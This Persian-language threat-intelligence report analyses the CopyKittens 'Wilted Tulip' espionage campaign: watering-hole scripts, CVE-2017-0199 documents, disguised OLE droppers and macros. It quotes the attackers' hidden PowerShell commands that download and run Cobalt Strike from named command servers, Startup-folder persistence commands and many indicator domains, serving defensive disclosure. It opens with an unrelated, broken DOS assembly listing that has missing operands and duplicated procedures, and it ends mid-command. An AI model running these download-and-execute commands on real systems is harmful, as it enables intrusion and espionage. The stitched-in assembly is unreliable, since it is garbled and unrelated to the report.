بررسی و تحلیل عملیات سایبری

لاله پژمرده

شبکه گستر
امنیت شما | وظیفه ما

عنوان سند: بررسی و تحلیل عملیات ساییری لایه پژمرده
شناسه سند: SPT-A-0140-00
تهیه‌کننده: گروه تحقیق و توسعه، شرکت مهندسی شبکه گستر
تاریخ ویرایش: ۱۰ مرداد ۱۳۹۶

```
TRUE            EQU     01H
FALSE           EQU     00H
BREAKINT        EQU     23H
GETVECTOR       EQU     35H
SETVECTOR       EQU     25H
DOS_FUNCTION    EQU     21H

BREAK           SEGMENT PUBLIC  'CODE'
BREAKFLAG       DB      0H
SAVEBRK         DD      0H
                ASSUME  CS:BREAK
                ASSUME  DS:NOTHING

                PUBLIC  CHECK_BREAK
CHECK_BREAK     PROC    FAR
                XOR     AX, AX
                MOV     AL, BREAKFLAG
                MOV     BREAKFLAG, FALSE
                RET
CHECK_BREAK     ENDP

                PUBLIC  INST_BRK_HANDLR
INST_BRK_HANDLR PROC    FAR
                PUSH    DS
                MOV     AL, BREAKINT
                MOV     AH, GETVECTOR
                INT     DOS_FUNCTION
                MOV     WORD PTR SAVEBRK
                MOV     WORD PTR SAVEBRK+2
                MOV     AL, BREAKINT
                MOV     AH, SETVECTOR
                MOV     DX, OFFSET
                MOV     BX, CS
                MOV     DS, BX
                INT     DOS_FUNCTION
                POP     DS
                RET
INST_BRK_HANDLR ENDP
REM_BRK_HANDLR  PROC    FAR
                PUSH    DS
                MOV     AL, BREAKINT
                MOV     AH, SETVECTOR
                MOV     DX, WORD PTR SAVEB
                MOV     BX, WORD PTR SAVEB
                MOV     DS, BX
                INT     DOS_FUNCTION
                POP     DS
                RET
REM_BRK_HANDLR  PROC    FAR
                PUSH    DS
                MOV     AL, BREAKINT
                MOV     AH, SETVECTOR
                MOV     DX, WORD PTR SAVEB
                MOV     BX, WORD PTR SAVEB
                MOV     DS, BX
                INT     DOS_FUNCTION
                POP     DS
                RET
REM_BRK_HANDLR  ENDP
BREAK           ENDS
                END
REM_BRK_HANDLR  PROC    FAR
                PUSH    DS
                MOV     AL, BREAKINT
                MOV     AH, SETVECTOR
                MOV     DX, WORD PTR SAVEB
                MOV     BX, WORD PTR SAVEB
                MOV     DS, BX
                INT     DOS_FUNCTION
                POP     DS
                RET
REM_BRK_HANDLR  ENDP
```

فـهـرسـت مـطـالب

شبکه گستر

CopyKittens یک گروه جاسوسی سایبری است که از حدود چهار سال قبل در حال فعالیت بوده است. **برخی کارشناسان معتقدند CopyKittens گروهی متشکل از نفوذگران ایرانی با منابع و زیرساخت‌های قابل توجه است.** در آذر ۱۳۹۴ آزمایشگاه‌های ClearSky و Minerva برای نخستین بار طی گزارشی فعالیت این گروه را افشاء کردند. در فروردین ماه ۱۳۹۶، ClearSky گزارش دیگری در مورد این گروه منتشر کرد که شواهد بیشتری از فعالیت‌های آنها را در بر می‌گرفت.

آخرین گزارش در خصوص این گروه را دو شرکت TrendMicro و ClearSky در مرداد ماه ۱۳۹۶ منتشر کرده‌اند که به گفته آنها شامل مستندات و رخدادهایی است که تا پیش از این منتشر نشده است.

آنچه در گزارش مذکور آمده بررسی بدافزارهای جدید، روش‌های بهره‌جویی، زیرساخت‌های سرورهای فرماندهی مهاجمان و عملکرد عملیاتی است که این دو شرکت از آن با عنوان Wilted Tulip – به معنای لاله پژمرده – یاد می‌کنند.

تمرکز اصلی گروه CopyKittens بر روی جاسوسی از اهداف استراتژیک است. اهداف این گروه رژیم صهیونیستی و کشورهای عربستان سعودی، ترکیه، ایالات متحده، اردن و آلمان بوده که البته در مواردی هدف آنها به‌صورت فردی و در خارج از کشورهای یاد شده نیز گزارش شده است.

CopyKittens حمله به وزارتخانه‌ها و سازمان‌های دولتی، مؤسسات آموزشی، سازمان‌های دفاعی، شهرداری‌ها، شرکت‌های وابسته به وزراتخانه‌های دفاع و شرکت‌های بزرگ فناوری را در کارنامه خود دارد. این گروه از رسانه‌های خبری آنلاین و سایت‌های معروف و معتبر به عنوان ابزار و وسیله انتشار استفاده می‌کرده است.

در برخی نمونه‌ها نیز CopyKittens از هرزنامه‌های با پیوست یا لینک مخرب به منظور انتشار بدافزار و رخنه به سازمان‌های هدف قرار گرفته شده استفاده کرده است. برای مثال، در یک مورد ایمیلی آلوده به بدافزار از طریق یک حساب کاربری هک شده متعلق به یکی از کارکنان وزرات امور خارجه جمهوری ترک قبرس شمالی به سایر سازمان‌های دولتی در سراسر دنیا ارسال شده. یا در نمونه‌ای دیگر، این گروه از سندی که به نظر می‌رسد از وزارت امور خارجه ترکیه سرقت شده باشد در تکنیک‌های مهندسی اجتماعی خود استفاده کرده است.

ضمن اینکه CopyKittens، با هدف انتشار لینک‌های آلوده و ایجاد اعتماد با قربانیان خود، اقدام به ایجاد حساب‌های کاربری جعلی در شبکه اجتماعی Facebook نیز نموده است. برخی از این حساب‌های کاربری به مدت چندین سال فعالیت داشته‌اند.

همانطور که در این گزارش اشاره می‌شود این گروه با ظرافتی خاص از نام‌های مشابه با نام اصلی استفاده می‌کرده است.

آنچه مشخص است CopyKittens در حملات خود در پی جمع‌آوری اطلاعات و داده‌های سازمانی همچون اسناد، صفحات گسترده، فایل‌های شامل اطلاعات شخصی، فایل‌های پیکربندی و پایگاه‌های داده بوده است.

در این گزارش جزییات عملیات موسوم به لاله پژمرده مورد بررسی و تحلیل قرار گرفته است.


انتشار

گروه CopyKittens از روش‌های زیر به‌منظور رخنه به دستگاه‌های هدف خود استفاده می‌کند:

- حملات سوراخ آبیاری – تزریق کد آلوده JavaScript به سایت‌های استراتژیک و مهم
- بهره‌جویی[1] مبتنی بر وب – ارسال ایمیل‌هایی که شامل لینک به سایت‌های آلوده ایجاد شده توسط مهاجمان است.
- اسناد آلوده – ارسال ایمیل‌های با پیوست‌های Microsoft Office آلوده
- حساب‌های کاربری جعلی در شبکه‌های اجتماعی – استفاده از صفحات جعلی اشخاص و سازمان‌ها در Facebook برای تعامل با اهداف و جمع‌آوری اطلاعات از آنها
- نفوذ به سایت‌ها – استفاده از ابزارهای Havij، Acuntix و SQLMap برای شناسایی و بهره‌جویی از سایت‌های اینترنتی

حملات سوراخ آبیاری[2]

در ۱۰ فروردین ۱۳۹۶، ClearSky از نفوذ به چندین سایت از جمله سایت روزنامه Jerusalem Post، سایت روزنامه Maariv و سایت سازمان سربازان معلول ارتش اسرائیل[3] خبر داد. در جریان این حملات، کدهای مخرب نوشته شده به زبان JavaScript در صفحات سایت تزریق شد که در نتیجه آن بازدیدکنندگان به بهره‌جوهای تحت کنترل مهاجمان هدایت می‌شدند.



شکل ۱ – اسکریپت آلوده اضافه شده به سایت Maariv

برای مثال در یکی از نمونه‌ها، همانطور که در شکل ۱ نمایش داده شده اسکریپت آلوده به یکی از نشانی‌های زیر اشاره می‌کند:

- https://js.j**g**uery[.]net/jquery.min.js
- https://js.j**g**uery[.]online/jqueryui.min.js

در نامگذاری دامنه‌ای که این نشانی‌ها به آن اشاره می‌کنند بطور هوشمندانه‌ای نام jquery جعل شده است.

با این روش مهاجمان قادر به جمع‌آوری اطلاعات از روی دستگاه قربانی، دریافت اطلاعات محرمانه اصالت‌سنجی[4] – با نمایش صفحات جعلی با ظاهر سایت‌های اصلی و همچنین شناسایی شبکه و آلوده کردن سیستم با استفاده از بهره‌جوهای موجود در Metasploit و غیره بودند. کد آلوده فقط زمانی که اهداف خاص از سایت بازدید می‌کرده‌اند، اجرا می‌شده که احتمالاً این امر بر اساس فهرستی از نشانی‌های IP اتفاق می‌افتاده است.

---

[1] Exploit
[2] Watering Hole
[3] IDF Disabled Veterans Organization
[4] Credential

بهره‌جویی مبتنی بر وب

در دو مورد، مهاجمان به حساب کاربری ایمیل اشخاص مرتبط با سازمان هدف نفوذ کرده‌اند. با استفاده از حساب کاربری واقعی هک شده به مکاتبات قبلی انجام شده با سازمان پاسخ داده‌اند و به ایمیل‌های ارسالی لینکی به یک سایت مخرب که توسط مهاجمان ثبت و ایجاد شده، اضافه کرده‌اند.

- primeminister-goverment-techcenter[.]tech

برخی اسکریپت‌های JavaScript که برای ثبت اطلاعات مرورگر بازدیدکننده – نظیر افزونه‌های[۵] نصب شده بر روی آن یا نشانی IP دستگاه – مورد استفاده قرار گرفته‌اند از منابعی که بطور عمومی قابل دسترس هستند کپی شده‌اند. به نظر می‌رسد هدف مهاجمان از بکارگیری این اسکریپت‌ها بهره‌جویی از آسیب‌پذیری‌های شناخته شده بوده است.

```
application("Adobe Reader",fixReaderVersion(control.GetVe
plugin=checkPlugin('Adobe Acrobat');if(plugin)
application("Adobe Reader",extractVersion(plugin,"acrobat
application("Adobe Flash",control.GetVariable('$version')
application("Adobe Flash",extractVersion(plugin,"flash"))
application("Adobe Shockwave",control.ShockwaveVersion('
application("Adobe Shockwave",extractVersion(plugin,"sw")
plugin=checkPlugin('Silverlight Plug-In');if(plugin)
application("MS Silverlight",extractVersion(plugin,"descr
plugin=checkPlugin("realone player");if(plugin)
application("RealOne Player",extractVersion(plugin,"real"
application("Real Player",extractVersion(plugin,"real"));
application("Real Jukebox",extractVersion(plugin,"real"))
application("Apple QuickTime","");plugin=checkPlugin("qui
application("Apple QuickTime",extractVersion(plugin,"qt")
application("Windows Media Player",control.versionInfo);p
application("Windows Media Player",extractVersion(plugin,
else{try{var t=document.getElementById("checkip");var v=t
catch(e){}
if(typeof(compatability)!="undefined"&&typeof(compatabili
application("Internet Explorer",version.replace(/,/g,'.')
try{application("JScript",ScriptEngineMajorVersion()+"."+
catch(e){}
```

شکل ۲ – افزونه‌های نصب شده بر روی مرورگر که توسط کد JavaScript فهرست شده‌اند

```
var internalAddress = function() {
    if (deployJava.getBrowser() != "MSIE") {
        try {
            var socket = new java.net.Socket();
            socket.bind(new java.net.InetSocketAddress('0.0.0.0
            socket.connect(new java.net.InetSocketAddress(docume
            address = socket.getLocalAddress().getHostAddress()
            return address;
```

شکل ۳ – شناسایی نشانی IP دستگاه

[۵] Plugin

اسناد آلوده

مهاجمان به سه روش از اسناد آلوده در حملات خود استفاده کرده‌اند:

- بهره‌جوی CVE-2017-0199
- اشیاء OLE
- ماکروها


اگر قربانی سند را باز کند و بهره‌جویی با موفقیت انجام شود (ممکن است تعامل با کاربر نیاز باشد)، مهاجمان از طریق برنامه‌های آلوده خود یا بدافزارهای عمومی به سیستم کاربر دسترسی پیدا می‌کنند.

بهره‌جوی CVE-2017-0199


در ۶ اردیبهشت ۱۳۹۶، یک ایمیل آلوده با عنوان IRAN NORTH-KOREA RUSSIA از حساب کاربری هک شده یک کارمند وزرات امور خارجه جمهوری ترک قبرس شمالی به فهرستی از مؤسسات دولتی چندین کشور و سایر سازمان‌های مرتبط با وزرات امور خارجه کشورها ارسال شد.

ایمیل به کاربران با دامنه‌های زیر ارسال شده بود:

- hemofarm.co.yu
- mfat.govt.nz
- mfa.gr
- mfa.gov.lv
- mfa.gov.ua
- mfa.go.th
- mfa.gov.bn
- mfa.ee
- sbcglobal.net
- mfa.is
- athens.mfa.gov.il
- riga.mfa.sk
- amfam.com
- emfa.pt
- mfa.gov.il
- mfa.gov.mk
- bu.edu
- us.mufg.jp
- cyburguide.com
- newdelhi.mfa.gov.il
- mofa.gov.vn
- mfa.gov.sg
- mfa.gov.tr
- post.mfa.uz
- mfa.am
- mfa.gov.by
- beijing.mfa.gov.il
- mofat.go.kr
- mfa.no
- mofa.go.jp



شکل ۴ – نمونه ایمیل ارسالی از سوی از حساب کاربری هک شده یک کارمند وزرات امور خارجه جمهوری ترک قبرس شمالی



شکل ۵ – نمونه پیوست ایمیل ارسالی از سوی از حساب کاربری هک شده یک کارمند وزرات امور خارجه جمهوری ترک قبرس شمالی

با باز شدن فایل پیوست، بهره‌جوی CVE-2017-0199 اجرا شده و از نشانی زیر فایلی در قالب RTF دریافت می‌شود:

- update.microsoft-office[.]solutions/license.doc


فایل RTF خود نیز یک اسکریپت VBA را از نشانی زیر دریافت کرده و آن را اجرا می‌کند:

- http://38.130.75[.]20/check.html

سپس Cobalt Strike اجرا شده و با نشانی زیر ارتباط برقرار می‌کند:

- aaa.stage.14043411.email.sharepoint-microsoft[.]co

در مورد دیگری، فایل نمایش داده شده در شکل ۶ از فلسطین اشغالی به سایت VirusTotal ارسال شده است.



شکل ۶ – نمونه ای از فایل استفاده شده توسط گروه ....


فایل مذکور نیز یک سند RTF را از نشانی زیر دریافت می‌کند:

- http://update.microsoft-office[.]solutions/license.doc

در ادامه، با اجرا شدن کدی VBA، فایل Cobalt Strike از نشانی زیر دریافت و سپس اجرا می‌شود:

- http://38.130.75[.]20/error.html

این نمونه از طریق DNS با gsvr-static[.]co ارتباط برقرار می‌کند.



شکل ۷ – نمونه درخواست‌های DNS

در مورد دیگری، مستنداتی آلوده به نام‌های omnews.doc و pictures.doc از نشانی‌های زیر دریافت شده‌اند:

- http://fetchnews-agency.news-bbc[.]press/en/20170/pictures.doc
- http://fetchnews-agency.news-bbc[.]press/omnews.doc

فایل‌های مذکور اسکریپتی VBS را از نشانی زیر دریافت می‌کنند:


- http://fetchnews-agency.news-bbc[.]press/pictures.html

سپس Cobalt Strike اجرا شده و با نشانی زیر ارتباط برقرار می‌کند:

- a104-93-82-25.mandalasanati[.]info/iBpa

اشیاء OLE

در فوریه ۲۰۱۷ یک سند با عنوان ssl.docx از طریق ایمیل برای اهداف ارسال شد که در آن از دریافت‌کننده خواسته می‌شد نگارش VPN Client خود را با استفاده از یک راهنما به‌روز کند.



شکل ۸ – محتوای سندی آلوده که از قربانی می‌خواهد VPN Client خود را به‌روز کند.

فایل مذکور که در نام آن نیز به شرکت امنیتی Check Point اشاره شده یک OLE است که با نویسه معکوس فایل اجرا می‌شود. در checkpointsslvpn?fdp.exe، علامت "?" یک نویسه Unicode نامرئی است که جهت رشته را تغییر داده و آن را به صورت "exe.pdf" نمایش می‌دهد. OLE مذکور از دو فایل، - یک فایل اجرایی خود استخراجی[۱] و یک فایل PDF – تشکیل شده است.


شکل ۹ – فایل اجرایی و فایل پیوست شده

این دو فایل از طریق دستورات زیر اجرا می‌شوند:

```
cmd.exe /c copy zWEC.tmp %userprofile%\desktop\Maariv_Tops.pdf&&copy Ma_1.tmp
"%userprofile%\AppData\Roaming\Microsoft\Windows\Start
Menu\Programs\Startup"\sourcefire.pif&&cd %userprofile%\desktop&&Maariv_Tops.pdf
```

[۱] Self-Extractor

فایل PDF در زمان آلوده کردن سیستم قربانی محتوایی شامل یک مطلب کپی شده از سایت Maariv که یکی از روزنامه‌های معروف رژیم صهیونیستی است، نمایش می‌دهد.


/13/2017 Ma'ariv | Benjamin Netanyahu did not go home until a suitable replacement Universe

Benjamin Netanyahu. (Photo: Jonathan Zindel, Flash 90)

Share on Facebook Share on Twitter

Prime Minister Benjamin Netanyahu will not go home as long as there will be no alternative. Investigations, Gifts apparent , recordings - Nothing worth anything if the public does not see a man in front of him and he could feel worthy to replace him as prime minister. Netanyahu has long been not a magician, not a leader Ehud particularly large communities in Israel do not consider him a worthy leader. But the problem starts when they turn their heads aside, there waiting for them there is a future chairman Yair Lapid, leader of the opposition Isaac Herzog and the rest of what was once finance minister Moshe Kahlon.

Herzog embarrassing repeatedly crashing the party, but he continues to hold to the altar. Kahlon pay the price of being the finance

شکل ۱۰ – محتوای آلوده فایل PDF که از سایت Maariv کپی شده است

فایل اجرایی خود استخراجی شامل یک فایل اجرایی دیگر به نام p.exe نیز می‌شود که توسط یک گواهی‌نامه سرقت شده از شرکت معتبر Al Squared امضای دیجیتال شده است.

شکل ۱۱ – امضای دیجیتال p.exe


نکته قابل توجه اینکه این گواهی دیجیتال توسط گروه نفوذگر دیگری به نام OilRig نیز مورد استفاده قرار گرفته است. موضوعی که می‌تواند بیانگر ارتباط این دو گروه باشد.

فایل اجرایی خود استخراجی همانند یک دریافت کننده عمل کرده و دستورات زیر را اجرا می‌کند:

cmd.exe /c powershell.exe -nop -w hidden -c "((new-object net.webclient).downloadstring('http://jpsrv-java-jdkec2.javaupdate[.]co:80/JPOST'))"

سرور فرماندهی یک اسکریپت کوتاه PowerShell را ارسال کرده و Cobalt Strike را در حافظه بارگذاری می‌کند.

شکل ۱۲ – کد PowerShell که Cobalt Strike را در حافظه بارگذاری می‌کند.




شکل ۱۳ – کد اجرایی که سفیر کاربر و آدرس سرور فرمان

در بخش Metadata یا مسیر فایل docx و فایل اجرایی کلمه‌ای با عنوان shiranz به چشم می‌خورد:

- LastModifiedBy shiranz
- C:\Users\shiranz\Desktop\checkpointsslvpn?fdp.exe
- C:\Users\shiranz\AppData\Local\Temp\checkpointsslvpn?fdp.exe

در یک نمونه دیگر، محتوای فایل PDF آلوده به زبان ترکی است. به نظر می‌رسد که این سند از وزارت امور خارجه ترکیه سرقت شده باشد.




شکل ۱۴ – سند فریب دهنده به زبان ترکی

هنگامی که سند PDF آلوده باز می‌شود، دستورات زیر اجرا می‌شوند:

```
cmd.exe /c copy Ma_1.tmp "%userprofile%\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup"\CheckpointGO.pif&& copy sslvpn.tmp %userprofile%\desktop\sslvpnmanual.pdf&& cd %userprofile%\desktop&& sslvpnmanual.pdf cmd.exe /c powershell.exe -nop -w hidden -c "IEX ((new-object net.webclient).downloadstring('http://jpsrv-java-jdkec2.javaupdate[.]co:80/Sourcefire'))"
```

ماکروهای مخرب

در اکتبر ۲۰۱۶ مهاجمان چندین فایل حاوی ماکروی مخرب را احتمالاً با هدف بررسی شناسایی شدن آنها توسط محصولات ضدویروس بر روی سایت VirusTotal ارسال کردند که نمونه یکی از آنها در شکل ۱۵ نمایش داده شده است.



شکل ۱۵ – نمونه از فایل حاوی ماکروی مخرب که توسط CopyKittens استفاده شده است.

در این نمونه فایل، ماکرو اقدام به اجرای کد Cobalt Strike می‌کند. کد مذکور نیز خود با نشانی زیر ارتباط برقرار می‌کند:

- wk-in-f104.1c100.n.microsoft-security[.]host

نمونه فایل‌هایی اجرایی که توسط این گروه مورد استفاده قرار گرفته‌اند نیز گزارش شده که کار آنها اجرای یک فایل Word مجهز به ماکوری مخرب و با محتوای عبری بوده است.

شکل ۱۶ – نمونه از فایل حاوی ماکروی مخرب که توسط CopyKittens استفاده شده است.

فایل Word مذکور نیز حاوی ماکرویی است که فرمان زیر را اجرا می‌کند:


```
cmd.exe /c powershell -ExecutionPolicy bypass -noprofile -windowstyle hidden (New-Object
System.Net.WebClient).DownloadFile('http://pht.is.nlb-deploy.edge-dyn.e11.f20.ads-youtube.
